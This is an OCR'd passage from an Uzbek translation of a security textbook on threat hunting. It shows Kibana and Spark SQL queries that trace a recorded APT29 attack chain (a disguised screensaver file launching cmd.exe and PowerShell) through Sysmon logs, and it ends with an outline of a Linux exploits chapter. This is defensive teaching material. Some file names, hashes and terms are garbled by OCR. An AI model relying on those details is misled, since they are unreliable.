Jurnal xulosasini tekshirganda, Payload maydoniga e'tibor berish zarur. Jurnalni kengaytirish tafsilotlarni ko'rish uchun pastga aylantiriladi:



Bundan PowerShell foydali yukining log formatida qanday ko'rinishini bilish mumkin. Agar buni ishlab chiqarish tarmog'ida sinab ko'rilsa, sana cheklovlarisiz bir xil jurnallar qidiriladi.

Emaklash, yurish, yugurish

Hozirgacha ushbu bobda emaklash (mustaqil ravishda) va yurish (Atomic-RedTeam'ning avtomatlashtirilgan skriptlaridan foydalangan holda) o'rganildi. Demak, tahdid ovining asoslari o'zlashtirildi, lekin faqat bitta MITER ATT&CK kichik texnikasi uchun. Tezroq harakat qilish uchun MITER ATT&CK tizimini o'rganish, to'g'ri ma'lumotlar manbalari mavjud ekanligiga ishonch hosil qilish, hujumlarni taqlid qilish va keyin ularni jurnallarda qanday aniqlashni o'rganish orqali boshqa usullar bilan mashq qilish kerak. Vaqt o'tishi bilan tajriba orttiriladi va eng muhimi, Windows jurnallari qanday ishlashi haqida ko'proq bilib olinadi. Qo'shimcha bilimlar olish uchun 9.1-laboratoriya oxirida ko'rsatilgan T1003.002 uchun Fayl va Registrga kirishni o'rganish zarur.

AtomicRedTeam skriptlari yordamida bir nechta qo'shimcha misollarni ko'rib chiqish uchun biroz vaqt ajratish zarur.Faolroq ishni boshlashga tayyor bo'lgach, ushbu bobni o'qishni davom ettirish mumkin.

Mordorga kirish

Ushbu bo'limda oldingi bobda o'rnatgan Mordor ma'lumotlar to'plamidan foydalaniladi va tahdid ovchilari sifatida yugurish boshlanadi. Tezlikni oshirish maqsadida, MITER Engenuity ATT&CK Evaluations hisobotidagi oldingi ishlar asosida, Roberto Rodriges tomonidan 2020-yilning yozida qayd etilgan hujum to'g'risidagi oldindan yozib olingan ma'lumotlardan foydalaniladi. Tarmoqdagi APT29 guruhini ma'lumotlar nuqtai nazaridan modellashtirish uchun Rodriges tomonidan oldindan yozib olingan APT29 hujum ma'lumotlari yuklab olinadi. Bu juda qulay, chunki ushbu buyruqlarning barchasini o'rnatish va bajarish uchun vaqt sarflash shart emas. O'rnatish va haqiqiy hujum ketma-ketligi haqida qo'shimcha ma'lumot olish uchun ushbu bobning oxiridagi "Foydalanilgan adabiyotlar" bo'limiga qarash mumkin.


Laboratoriya ishi 9.4: PowerShell'ni administratordan boshqa birov ishga tushirganligi haqidagi gipoteza (faraz)

Ushbu laboratoriya ishida kimdir PowerShell'ni administrator ruxsatlariga ega bo'lmasdan ishga tushirganligi haqidagi gipotezani sinab ko'rish maqsad qilinadi. E'tibor berish lozimki, bu holat zararli bo'lishi yoki bo'lmasligi mumkin, ammo bu ishni boshlash uchun yaxshi tanlovdir. Tarmoq hajmiga qarab, PowerShell keng qo'llanilishi mumkin. Shuning uchun, administrator foydalanuvchilarini ajratib qo'yib, keyin PowerShell'ni ishga tushiradigan boshqa foydalanuvchilarni aniqlash zarur. Bu boshlash uchun yaxshi qadam, lekin oxir-oqibat administrator-

ning barcha harakatlarini kuzatib borish va o‘rganish kerak. Axir, agar administratorlardan biri buzilgan bo‘lsa, hujumchi tarmoqdagi imtiyozlardan foydalanishi mumkin. PowerShell’ni ishga tushirishning barcha usullari haqida tasavvurga ega bo‘lish uchun 9.1-laboratoriya ishidagi OSSEM Yupiter noutbukiga qaytiladi. Vaqt o‘tib ketgan bo‘lsa, uni qayta ishga tushirishga to‘g‘ri kelishi mumkin – bu mutlaqo bepul! MITER ATT&CK tizimini tekshirib ko‘rsak, T1059.001 PowerShell’ni mahalliy darajada ishga tushirish usuli ekanligini ko‘rishimiz mumkin:


```
In [6]: vis.attack_network_graph(mapping[(mapping['technique_id'] == 'T1059.001')])
```

Quyida ko‘rsatilganidek, ushbu texnikaning OSSEM diagrammasini ko‘rib chiqish zarur. Bu odatga aylantirilishi kerak.



Bu yerda PowerShell bajarilishini aniqlash uchun skriptlar, buyruq satri va jarayonlarni yaratish orqali bir nechta usullar ko‘rib chiqiladi. Oldingi bobda Mordor ma’lumotlari yuklangani tufayli, indeks yaratiladi. Bosh sahifaga o‘tish uchun Kibana portalining yuqori chap burchagidagi K belgisi bosiladi; keyin pastga aylantirib elastik Stack boshqaruvi (Administer the Elastic Stack) va boshqaruvi ostidagi “indeks shablonlari (Index Patterns under Manage)” bosiladi.

Keyin ekranning yuqori qismidagi ko‘k indeks shablonini yaratish (Create Index Pattern) tugmasi bosiladi:




Index Pattern maydoniga **logs-indexme-2020.05.02*** kiritiladi va “Keyingi qadam” (Next Step) tugmasi bosiladi:


“Time Filter Field Name” maydoni uchun @timestamp tanlanadi va “indeks shablonini yaratish” (Create Index Pattern) tugmasi bosiladi.

Indeks yaratilgandan so‘ng, uni Kibana panelining chap tomonida tanlash mumkin. Keyin **“powershell.exe” EventID: 1** filtri quyida ko‘rsatilgan sana oralig‘i bilan kiritiladi:


Endi muhitda barcha powershell.exe jurnallari mavjud bo‘lsa, ularni ma’lum bir indekslangan maydon qiymati bo‘yicha saralash mumkin; masalan, jurnalni ochib (kengaytirib), LogonID (0x3731f3)ga o‘tish mumkin. LogonID foydalanuvchi sessiyasi davomida o‘zgarmas bo‘lib qoladi va boshqa harakatlarni kuzatish uchun foydalidir. Shu sababli, quyida ko‘rsatilganidek, lupa (plyus belgisi bilan) ustiga bosiladi va “Qiymat uchun filtr” (Filter For Value) tanlanadi.



Bu LogonId: 0x3731f3 uchun filtr qo‘shadi va bizga jurnallarning qolgan qismini ko‘rsatadi. Keyin buyruq satri faoliyatini aniqlash maqsadida, quyida ko‘rsatilganidek **“cmd.exe”**ni qidiradi:



Bunda yettita moslikni ko‘rish mumkin. Jurnallarni pastga siljitish orqali quyidagi ishorani ko‘rish mumkin: ParentImage maydoni (joriy jarayonni yaratish uchun foydalanilgan fayl) g‘ayrioddiy nomga ega. Bu ekran lavhasi (screensaver) fayliga o‘xshaydi.



Endi ushbu fayl nomini qidirilganda, beshta moslik borligini ko‘rish mumkin. Ushbu jurnallarni ko‘zdan kechirganda, quyidagi foydalanuvchini ko‘rish mumkin: DMEVALS\pbeesly.

Endi ushbu foydalanuvchining kimligi aniqlaganda, uning administrator emasligi va PowerShell’ni ishga tushirish huquqiga ega emasligini bilish mumkin. Shu sababli qidiruv davom ettiriladi. Quyida ko‘rsatilganidek, foydalanuvchining nomini so‘rovga qo‘shish orqali jurnallarda (logs) tarmoq ulanishlari topiladi:

Nimalar o‘rganildi? Shu paytgacha hujumni teskari muhandislik qilish orqali quyidagilar aniqlandi:

1. DMEVALS foydalanuvchisi “C:\ProgramData\victim\â€®cod.3aka3.scr” faylini ishga tushirdi.
2. Ushbu fayl tarmoq aloqasini o‘rnatdi.
3. Keyin bu fayl cmd.exe faylini ishga tushirdi.
4. Cmd.exe PowerShell’ni ochdi.

Ko‘rib turganingizdek, faraz (gipoteza)dan boshlandi, biroq bu jarayonda Mitre ATT&CK tizimining markazida, ijro bosqichida turib, faoliyat manbasini, shuningdek, foydalanuvchi va qurilmani aniqlash uchun orqaga qaytish amalga oshirildi. Endi, ehtimol, hujumning ko‘lamini aniqlash uchun hodisalarga javob berish guruhiga murojaat qilish va ular bilan hamkorlik o‘rnatish payti keldi, chunki hozircha faqat boshlang‘ich bosqich mavjud – hech bo‘lmaganda keyingi laboratoriya ishigacha!

Tahdid aniqlovchisining qo‘llanmasi

Hozirgacha tahdidlarni qidirishda emaklash, yurish va keyin yugurish o‘rganildi. Endi aka-uka Rodrigeslar tomonidan yaratilgan Playbook Threat Hunter yordamida qanday tez oldinga siljish o‘rganiladi.

Hozircha HELKni tark etish

Hozirgacha (1) AtomicRedTeam skriptlari yordamida izolyatsiya qilingan hujumlarni aniqlashni mashq qilish va (2) kengroq hujum ma’lumotlari bilan ishlash uchun VIII bobdagi Mordor ma’lumotlar to‘plamidan foydalanish uchun HELK bilan to‘ldirilgan DetectionLab’dan foydalanildi. Endi DetectionLab muhitining chegaralariga yetib kelindi. Buning sababi resurslarga bo‘lgan ehtiyojdir. Eslash mumkinki, VIII bobda HELK’ni o‘rnatishda 4-daraja tanlangandi. Ushbu qadam quyidagi elementlarni o‘rnatdi:

2. KAFKA + KSQL + ELK + NGINX + ELASTALERT


Ushbu tanlov (2) 5 GB tezkor xotira talab qildi va DetectionLab’ning qolgan qismini belgilangan tizim talablariga muvofiq 16 GB tezkor xotirali tizimga o‘rnatgandan so‘ng qolgan narsa shu bo‘ldi. Endi, agar 16 GB dan ortiq operativ xotira mavjud bo‘lsa yoki laboratoriya bulutga o‘rnatilgan bo‘lsa (Standard_D3_v2 kabi kuchliroq tizimni tanlash orqali), keyingi 3-darajani tanlash mumkin:

3. KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER


Ta’kidlanganidek, quyidagi versiyada ushbu bobni davom ettirish uchun zarur bo‘lgan Spark va Yupiter mavjud. Endi, bunday tizim talablari bo‘lmasa va kuchliroq bulut nusxasi uchun qo‘shimcha xarajatlar qilish imkoniyati bo‘lmasa – qanday yo‘l tutiladi? mazkur bobning qolgan qismi aka-uka Rodrigeslarning “Threat Hunter Playbook” manbalaridan foydalanadi. Bu manba o‘qishni davom ettirish uchun veb-texnologiyalarga asoslangan ish jarayonini o‘z ichiga oladi.

Spark va Yupiter


Spark va Yupiterning keyingi mashg‘ulotlar uchun zarur bo‘lishiga bir qancha sabablar mavjud. Elasticsearch yaxshi bo‘lsa-da, u relyatsion ma’lumotlar bazasi emas, shu sababli ulanishlarni (joins) bajarish hisob-kitoblar uchun qimmatga tushadi. Ulanish – bu SQL’ga xos xususiyat bo‘lib, u ko‘proq maqsadli tekshirish uchun so‘rov doirasida ma’lumotlarni birlashtirishga imkon beradi. Masalan, agar ikkita ma’lumot manbai bo‘lsa: biri static_ip va user_name maydonlari, ikkinchisi static_ip va xost_name maydonlari bo‘lsa, ularni quyidagicha birlashtirish mumkin.



Chap ulanish (left join) chap ma’lumot manbasidagi yozuvlarni o‘ng ma’lumot manbasidagi tegishli yozuvlar bilan qaytaradi:



Ichki ulanish (inner join) faqat ikkala ma’lumot manbasida – chap va o‘ngda mos keladigan qiymatlarga ega bo‘lgan yozuvlarni qaytaradi.



To‘liq tashqi ulanish (full outer join) har qanday ma’lumot manbalarida mos kelganda yozuvlarni qaytaradi.

Ushbu ulanishlar Elasticsearch ma'lumotlaridan foydalangan holda Apache Spark yordamida amalga oshirilishi mumkin, bu ayniqsa tahdidlarni qidirishda foydalidir, chunki u bir nechta ma'lumotlar manbalarini birlashtirish orqali ma'lumotlarimizni yaxshilash yoki boyitish imkonini beradi. Bu keyingi laboratoriya ishida amalda ko'rib chiqiladi.

Laboratoriya ishi 9.5: Avtomatlashtirilgan qo'llanma(playbook)lar va analitik ma'lumotlarni almashish


Eslatma: *Ushbu laboratoriya ishini boshlashdan avval bilim va imkoniyatlarni kengaytirish maqsadida boshqa o'quv muhitiga o'tiladi. Kelajakda o'rnatilgan PlayBook'larga qaytish imkoniyati mavjud. biroq oldinroq ta'kidlanganidek. buning uchun qo'shimcha tizim resurslari talab qilinadi.*

Tahlillarni almashish va yanada samarali o'quv muhitini yaratish maqsadida aka-uka Rodrigeslar Binderhub platformasida joylashtirilgan Yupiter noutbuklar to'plamini ishlab chiqqan.


Dastlab, https://threathunterplaybook.com/introduction.html saytiga tashrif buyurish zarur.

Ekranning chap tomonida "Free Telemetry Notebook" havolasi bosiladi. Bu Mordor ma'lumotlar to'plamini va mashg'ulot uchun tayyor bo'lgan barcha tahlillarni o'z ichiga olgan Yupiter daftar sahifasini yuklaydi.

Keyin ekranning yuqori qismidagi raketa belgisini bosib, Binder havolasi ishga tushiriladi.



Yupiter-noutbukni ishga tushirish uchun bir necha daqiqa vaqt ketishi mumkin. U yuklanganda, birinchi kod blokini bosib, ekranning yuqori qismidagi "ishga tushirish" (run) tugmasi bosiladi yoki ushbu kod blokini bajarish va kerakli kutubxonalarni yuklab olish uchun SHIFT-ENTER tugmasi bosiladi. Esda tutish joizki, ushbu noutbukda ba'zi qadamlar biroz vaqt talab qilishi mumkin. Kod blokining chap tomonida [*] belgisini va u tugaganidan keyin raqamni ko'rish mumkin. Davom etishdan oldin kod bloklari to'liq bajarilganligiga ishonch hosil qilish zarur.



Har bir kod blokining tepasida ko'rsatilgan matnni diqqat bilan o'qib chiqish muhim; shundan so'ng "Ishga tushirish" tugmasini bosish orqali yoki "Ma'lumotlar to'plamini ochish" (Decompress Dataset) kod blokiga yetguncha keyingi kod bloklarini bajarish uchun SHIFT-ENTER tugmasini bosish yo'li bilan davom etishingiz mumkin. Ushbu bo'limni yozish jarayonida, agar noutbuk Mordor ma'lumotlarini olishda muammo yuzaga kelsa, buyruqni quyidagi URL manziliga o'zgartirish kerak:

!wget https://github.com/OTRF/Security-Datasets/raw/master/datasets/compound/apt29/day1/apt29_evals_day1_manual.zip

Keyingi bosqichga yetguncha kod bloklari va izohlarni bajarishda davom etiladi:

Raqib – aniqlash bosqichlari

1.A.1. Foydalanuvchi ijrosi

Protsedura: Pam foydalanuvchisi *rcs.3aka3.doc* paylodini bajaradi
Mezon: *explorer.exe* vositasidan *rcs.3aka3.doc* jarayoni

Keyingi ishga tushiriladigan kod bloki Spark SQL yordamida Sysmon/Operational kanalidan apt29Xost vaqtinchalik ko'rinishidagi yozuvlarni tanlaydi.

Bunda **EventID 1** ga teng, **ParentImage"%explorer.exe"** va Image (fayl nomi) **"%3aka3%"**ni o'z ichiga olgan holatlar tanlanadi. Bu ma'lumot oldingi tekshiruvga tegishli bo'lib, unda Pam aynan shu nomdagi ekran saqlagichini ishga tushirgani aniqlangan edi. Bu qanchalik chuqur ma'lumot ekanligini tasavvur qilish mumkin!

```
In [11]: df = spark.sql(
         '''
         SELECT Message
         FROM apt29Host
         WHERE Channel = "Microsoft-Windows-Sysmon/Operational"
             AND EventID = 1
             AND LOWER(ParentImage) LIKE "%explorer.exe"
             AND LOWER(Image) LIKE "%3aka3%"
         ...
         )
         df.show(100,truncate = False, vertical = True)
```

Ushbu kod quyidagi jurnal yozuvini (log entry) o'z ichiga olgan yozuvni qaytaradi:

```
Message | Process Create:
RuleName: -
UtcTime: 2020-05-02 02:55:56.157
ProcessGuid: {47ab858c-e11c-5eac-4303-000000000400}
ProcessId: 8524
Image: C:\ProgramData\virtio\a#%cmd.3aka3.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: "C:\ProgramData\virtio\a#%cmd.3aka3.exe" /S
CurrentDirectory: C:\ProgramData\virtio\
User: DMEVALS\pbeesly
LogonGuid: {47ab858c-dabe-5eac-f331-370000000000}
LogonId: 0x3731F5
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: SHA1=4B7FA16A4E85F8E8B9ED1DAAE0196968AE3FBA5E62,MD5=9D1C1EF38E6373661C74460B3E71A748,SHA256=DDF38A1509407498478
EBD36B3C94D4584236E190125B524A67610BA542F4AE4,IMPHASH=F0D4475128A354E59D2902818AADA4A17
ParentProcessGuid: {47ab858c-dac4-5eac-f202-000000000400}
ParentProcessId: 4440
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

Bu natija tanish bo'lishi kerak. Har bir qadamni diqqat bilan o'rganib chiqish va buni tayyorlagan Robert Rodrigesning ishini kuzatish zarur. Ilgari topilgan tarmoq ulanishini, shuningdek, cmd exe'ni ishga tushirishni ko'rish mumkin. Jarayonni teskari yo'nalishda ko'rib chiqish qiziqarli. Shuni yodda tutish kerakki, ko'pincha Mitre peri&S frameworkining markazidan boshlab, raqibni aniqlash uchun chap va o'ng tomonlarga harakatlaniladi "1.B.2 PowerShell"ga kelgunga qadar so'rovlar oddiy bo'ladi, bu yerda birinchi ulanish bayonoti mavjud bo'ladi.


```
In [21]: df = spark.sql(
         '''
         SELECT Message
         FROM apt29Host a
         INNER JOIN (
             SELECT ProcessGuid
             FROM apt29Host
             WHERE Channel = "Microsoft-Windows-Sysmon/Operational"
                 AND EventID = 1
                 AND LOWER(ParentImage) RLIKE '.*\\â€Œ|â€|â€¢|â€“|â€|â€¢.*'
                 AND LOWER(Image) LIKE '%cmd.exe'
         ) b
         ON a.ParentProcessGuid = b.ProcessGuid
         WHERE Channel = "Microsoft-Windows-Sysmon/Operational"
             AND EventID = 1
             AND LOWER(Image) LIKE '%powershell.exe'
         ...
         )
         df.show(100,truncate = False, vertical = True)
```

Shuni yodda tutish lozimki, ichki ulanish (Inner JOIN) ifodasining yuqori va pastki qismlarida ko'rsatilgan ikki ma'lumotlar manbasidagi (bu holda "a" va "b") mos keladigan birlashtirilgan yozuvlarni qaytaradi. Natijada uchta yozuv paydo bo'ladi, ulardan biri shu yerda ko'rsatilgan (ilgari ko'rilgan ma'lumotlar). Birlashtirish orqali foydalanuvchi identifikatorini, bajarilgan buyruqni, ajdod buyruq satrini, kirish identifikatorini, Xash qiymatlarini va boshqalarni bitta ko'rinishda ko'rish mumkin.

```
Message | Process Creator
RuleName: -
UtcTime: 2020-05-02 02:56:14.854
ProcessGuid: {47ab858c-e14e-5eac-4403-000000000400}
ProcessId: 5944
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell
CurrentDirectory: C:\ProgramData\virtio\
User: DMEVALS\pbeesly
LogonGuid: {47ab858c-dabe-5eac-f331-370000000000}
LogonId: 0x3731F5
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: SHA1=3AC7D1233D2BAF251BAE61C0E8E9F9170CDCE7,MD5=CDA48FC739522AC1209E52630E8DF70A,SHA256=90E864B1571AA97C7D3
EBCB4621943C3A64F14CB49D7636787E19AE2205E8C53,IMPHASH=A7CEFACDDA74B13CD33E3667E87D2481
ParentProcessGuid: {47ab858c-e144-5eac-4b03-000000000400}
ParentProcessId: 2772
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Endi murakkab birlashma operatsiyalarini bajarish uchun Elasticsearch bilan qo'lda yoki Apache Spark SQL yordamida ishlash mumkin. Ko'proq ma'lumot olish uchun noutbukda bu bosqichlarni bajarib ko'rish zarur.

Xulosa

Ushbu bobda tahdid ovi mavzusi ko'rib chiqildi. Bobning boshida aytib o'tilganidek, tahdid ovlash qobiliyati ko'p yillik amaliyot davomida rivojlanadi va bu bob poydevor qo'yishga yordam beradi. Ma'lumotlar manbalari va OSSEM

yordamida ma'lumotlarni qanday normallashtirish muhokama qilindi. Keyin tahdidlarni ovlashning asosiy jarayonlariga, jumladan,ma'lumotlarga asoslangan va gipotezaga asoslangan qidiruvlarga o'tildi. Kerakli ko'nikmalar asoslarini qamrab olish va bilimlarni kengaytirish maqsadida tuzilmani taqdim etish uchun bir qator laboratoriya ishlari bilan tanishib chiqildi. Nihoyat, ushbu ko'nikmalarni laboratoriyadan tashqarida haqiqiy operatsion tarmoqqa qanday kengaytirish ko'rsatildi.

Qo'shimcha manbalar

Red Canary, Atomic Red Team github.com/redcanaryco/atomic-red-team

MITRE ATT&CK® Navigator mitre-attack.github.io/attack-navigator/

Threat Hunting with MITRE ATT&CK®
www.threathunting.se/2020/05/24/threat-detection-with-mitre-attck-and-atomic-redteam/

SANS: Building and Growing your Threat Hunting Program
www.sans.org/media/analyst-program/building-maturing-threat-hunting-program-39025.pdf

Valentina Costa-Gazcón. *Practical Threat Intelligence and Data-Driven Threat Hunting: A Hands-on Guide to Threat Hunting with the ATT&CKTM Framework and Open Source Tools.* Packt Publishing, 2021.
www.amazon.com/Practical-Threat-Hunting/dp/1838556370

Threathunting.net www.threathunting.net/reading-list

"Hunt Evil: Your Practical Guide to Threat Hunting"
www.threathunting.net/files/hunt-evil-practical-guide-threat-hunting.pdf

Foydalanilgan adabiyotlar

1. Harisuthan, "Threat Hunting Using Sysmon – Advanced Log Analysis for Windows," Security Investigation, July 2021, https://www.socinvestigation.com/threat-hunting-using-sysmon-advanced-log-analysis-for-windows/ (accessed August 31, 2021).

2. Roberto Rodriguez, "Categorizing and Enriching Security Events in an ELK with the Help of Sysmon and ATT&CK," Medium, July 2018, https://posts.specterops.io/categorizing-and-enriching-security-events-in- an-elk-with-the-help-of-sysmon-and-att-ck-6c8e30234d34 (accessed August 30, 2021).

3. "OSSEM – The OSSEM Project." https://ossemproject.com/intro.html (accessed August 30, 2021).

4. Jose Luis Rodriguez, "Defining ATT&CK Data Sources, Part I: Enhancing the Current State," Medium, https://medium.com/mitre-attack/defining-attack-data-sources-part-i-4c39e581454f (accessed August 31, 2021).

5. "OS Credential Dumping: Security Account Manager," MITRE ATT&CK, https://attack.mitre.org/techniques/T1003/002/ (accessed August 31, 2021).

6. Roberto Rodriguez, "Windows – Threat Hunter Playbook." https://threathunterplaybook.com/library/windows/intro.html (accessed August 31, 2021).

7. Red Canary, "Atomic Red Team," GitHub. https://github.com/redcanaryco/atomic-red-team (accessed August 31,2021).

8. Roberto Rodriguez, "Enter Mordor: Pre-recorded Security Events from Simulated Adversarial Techniques," https://posts.specterops.io/enter-mordor-pre-recorded-security-events-from-simulated-adversarial-techniques-fdf5555c9eb1 (accessed August 31, 2021).

9. Roberto Rodriguez, "Mordor Labs – Part 1: Deploying ATT&CK APT29 Evals Environments via ARM Templates to Create Detection Research Opportunities," Open Threat Research, June 2020, https://medium.com/threat-hunters-forge/mordor-labs-part-1-deploying-attck-apt29-evals-environments-via-arm-templates-to-create-1c6c4bc32c9a (accessed August 31, 2021).

10. C. T. Corp, "Your Complete Introductory Guide to Understanding the MITRE Engenuity ATT&CK Evaluation Results," CyCraft, June 2021, https://medium.com/cycraft/your-complete-introductory-guide-to-understanding-the-mitre-engenuity-att-ck-evaluation-results-7eb447743b88 (accessed August 31, 2021).

11. "Introduction – Threat Hunter Playbook." https://threathunterplaybook.com/introduction.html (accessed August 07,2021).

12. Roberto Rodriguez, "Welcome to HELK!: Enabling Advanced Analytics Capabilities," Medium, April 2018. https://posts.specterops.io/welcome-to-helk-enabling-advanced-analytics-capabilities-f0805d0bb3e8 (accessed August 31, 2021).

13. Roberto Rodriguez, "Threat Hunting with Jupyter Notebooks – Part 3: Querying Elasticsearch via Apache Spark," Medium, June 2019. https://posts.specterops.io/threat-hunting-with-jupyter-notebooks-part-3-querying-elasticsearch-via-apache-spark-670054cd9d47 (accessed August31, 2021).

14. Roberto Rodriguez, "Threat Hunting with Jupyter Notebooks – Part 4: SQL JOIN via Apache SparkSQL," Medium, May 2019, https://posts.specterops.io/threat-hunting-with-jupyter-notebooks-part-4-sql-join-via-apache-spark-sql-6630928c931e (accessed August 31, 2021).

15. "Welcome to HELK!: Enabling Advanced Analytics Capabilities," op.cit.

16. Roberto Rodriguez, "Threat Hunter Playbook + Mordor Datasets +BinderHub = Open Infrastructure for Open Hunts," Open Threat Research, December 2019, https://medium.com/threat-hunters-forge/threat-hunter-playbook-mordor-datasets-binderhub-open-infrastructure-for-open-8c8aee3d8b4 (accessed August 31, 2021).

III BO‘LIM.
XAKERLIK TIZIMLARI

10-BOB. SODDA LINUX EKSPLOITLARI

Ushbu bobda quyidagi mavzular yoritiladi:
- Stak operatsiyalari va funksiyalarni chaqirish protseduralari
- Bufer toshib ketishining oqibatlari
- Lokal buferni toshdirish eksploitlari
- Eksploitni yaratish jarayoni

